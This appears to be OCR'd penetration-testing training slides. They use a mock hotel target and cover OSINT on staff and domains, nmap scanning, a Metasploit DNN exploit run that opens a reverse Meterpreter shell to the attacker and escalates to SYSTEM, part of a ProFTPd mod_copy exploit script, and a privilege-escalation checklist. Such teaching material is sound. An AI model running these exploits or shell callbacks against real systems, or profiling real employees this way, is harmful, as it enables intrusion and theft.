The Cozy Croissant near Reno-Sparks Convention Center is easy to find, easy to book, and easy on your wallet. Our specialty is making meals easy.

About · Employment Opportunities

https://www.thecozycroissant.com › index.php › conta...

Contact Us

The Cozy Croissant. Your stay will be buttery & flaky. Menu. Home · About · Contact Us · Employment Opportunities. **The Cozy Croissant** ...

LinkedIn
https://www.linkedin.com › ellen-stevenson-755723251

Ellen Stevenson - Information Technology Specialist

Greater Reno Area · Information Technology Specialist · The Cozy Croissant Hotel

Information Technology Specialist at **The Cozy Croissant** Hotel. **The Cozy Croissant** HotelWestern Nevada College. Greater Reno Area. 6 followers 4 connections.


https://www.linkedin.com › ed-thomas-2040702

Ed Thomas - Information Tec

Huntsville, Texas, United States · Informa

Ed Thomas. Information Technology Lea

Huntsville, Texas, United States. 10 follo



Ellen Stevenson • 3rd+

Information Technology Specialist at The Cozy Croissant Ho...

3w • Edited •


What I would give for Aiden Jacobs to put as much thought in to his passwords as he does for his amazing daily breakfast specials at The Cozy Croissant Hotel!!!

IP Address

Whois
- whois.domaintools.com

IP Locations
- viewdns.info/iplocation

Reverse IP
- viewdns.info/reverseip



tcchotelcctv.com

Updated 1 second ago

Domain Information


Domain:	tcchotelcctv.com
Registrar:	NameCheap, Inc.
Registered On:	2022-08-21
Expires On:	2023-08-21
Updated On:	2022-09-15
Status:	clientTransferProhibited
Name Servers:	dana.ns.cloudflare.com ernest.ns.cloudflare.com

Registrant Contact

Name:	Jamie Jackson
Organization:	The Cozy Croissant
Street:	135 N Sierra St
City:	Reno
State:	NV
Postal Code:	89501
Country:	US
Phone:	+1.5555550100
Email:	jamie.jackson.tcc@outlook.com

Subdomains

Subdomain Finder
- subdomainfinder.c99.nl



Subdomain Finder

Consider helping the project, check out our Hall of Fame

□ **Private scan** *(This makes sure your scan will not be logged, published or indexed. Everything stays private.)*

Result of lebonboncroissant.com


https://subdomainfinder.c99.nl/scans/2023-07-15/lebonboncroissant.com

Scan date	2023-07-15 18:42:24
Domain Country:	Worldwide (COM)
Subdomains found:	2
Most used IP:	103.224.212.219 (2x)

Subdomain	IP	Cloudflare
vdi.lebonboncroissant.com	103.224.212.219	☁
warehouse.lebonboncroissant.com	103.224.212.219	☁

IP	Count
103.224.212.219	2

Search Engines



103.224.212.219

// LAST SEEN: 2023-07-15

General Information

Hostnames: unrealvisionstudios.com, fitnessinmotionsouthtexas.com, barbaramsilva.com, url001.xyz, lowerwisdom.com, boracorre.com, akwabstore.com, cryptominage.net, smarts-tv.com, chatonwebsite.com, affordableburialandcremationllc.com, compaksulsel.com, nmfire.info, mohouseware.us, elmundobursatil.com, sugano.us, cangtiensa.com, arangstore.com, salusoft.us, barra1017.com, zylofoncash.com, animerepost.com, apkklasoru.com, optimafantasysports.com, exciting-passion-life.com, winterclash3d.com, stnspages.com, jetfilmplus.com, bruinpolyglotsociety.com, system-update-new.com, lb-212-219.above.com, indonesiapisa.com, lastseenfamily.net, diariodeuncampista.com, studyingworksheets.com, casasparticularesencuba.com, xbtvrom.com, thepromiserevealeduat.com, taibann.com, xrsucai.com, dumpshub.com, yooperbees.com, ricettextorte.com, mohammedarif.com, naturesonlystore.com, butweet.com, sportishead.com, masterpoker88e.com,

Open **Ports**

80 | 443 | 9009

// **80** / TCP


-249784127 | 2023-07-15T16:40:27.312925

```
HTTP/1.1 302 Found
date: Sat, 15 Jul 2023 16:40:28 GMT
server: Apache
set-cookie: __tad=1689439228.6145086; expires=Tue, 12-Jul-2033 16:40:28 GMT; Max-Age=315360000
location: http://ww25.qipaishishifuhefa.winampcn.com/?subid1=20230716-0240-2886-8b40-8b62516f738d
content-length: 0
content-type: text/html; charset=UTF-8
connection: close
```

Nmap


Know your enemy

- nmap <ip of target>
    - -p <port>
    - -sV (checks versions)
    - -sC (runs scripts)
    - --min-rate <value> (speed!)




```
┌──(root💀kali)-[/home/kali/oscp]
└─# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information



```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```



proftpd 1.3.5 exploit

About 3,150 results (0.37 seconds)

https://www.exploit-db.com › exploits

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

May 26, 2021 — **ProFTPd 1.3.5** - 'mod_copy' Remote Command Execution (2). CVE-2015-3306 . remote **exploit** for Linux platform.

https://www.exploit-db.com › exploits

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution

Apr 21, 2015 — **ProFTPd 1.3.5** - 'mod_copy' Remote Command Execution. CVE-2015-3306CVE-120834 . remote **exploit** for Linux platform.


3.2 Exploitation

Metasploit


- Powerful exploitation framework
- Many exploits for initial exploitation + post exploitation
- Payload generation with msfvenom

Exploit-DB

- Database with many public exploits for all stages
- Verified/Unverified exploits
- More manual work involved



```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__ ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__ ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49908	2015-3306	SHELLBR3AK	REMOTE	LINUX	2021-05-26

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

```
# Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post-Exploitation

Reconnaissance

Need more information to find what’s available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation


Weaponizing recon

Root or SYSTEM

Looting

Credentials, sensitives files, database information

Privilege Escalation



Linux

Kernel exploits

SUID/SGID


Sudo

Shell features

Weak perms

Env variables

Cronjobs



Windows

Service permissions

Kernel exploits

Autoruns

DLL Hijacking

Registry permissions

AlwaysInstall Elevated

Token impersonation

3.4 Lateral Movement

Pivoting

Moving from one device to another

Reused or looted credentials

Tunneling

Enables access to hidden devices

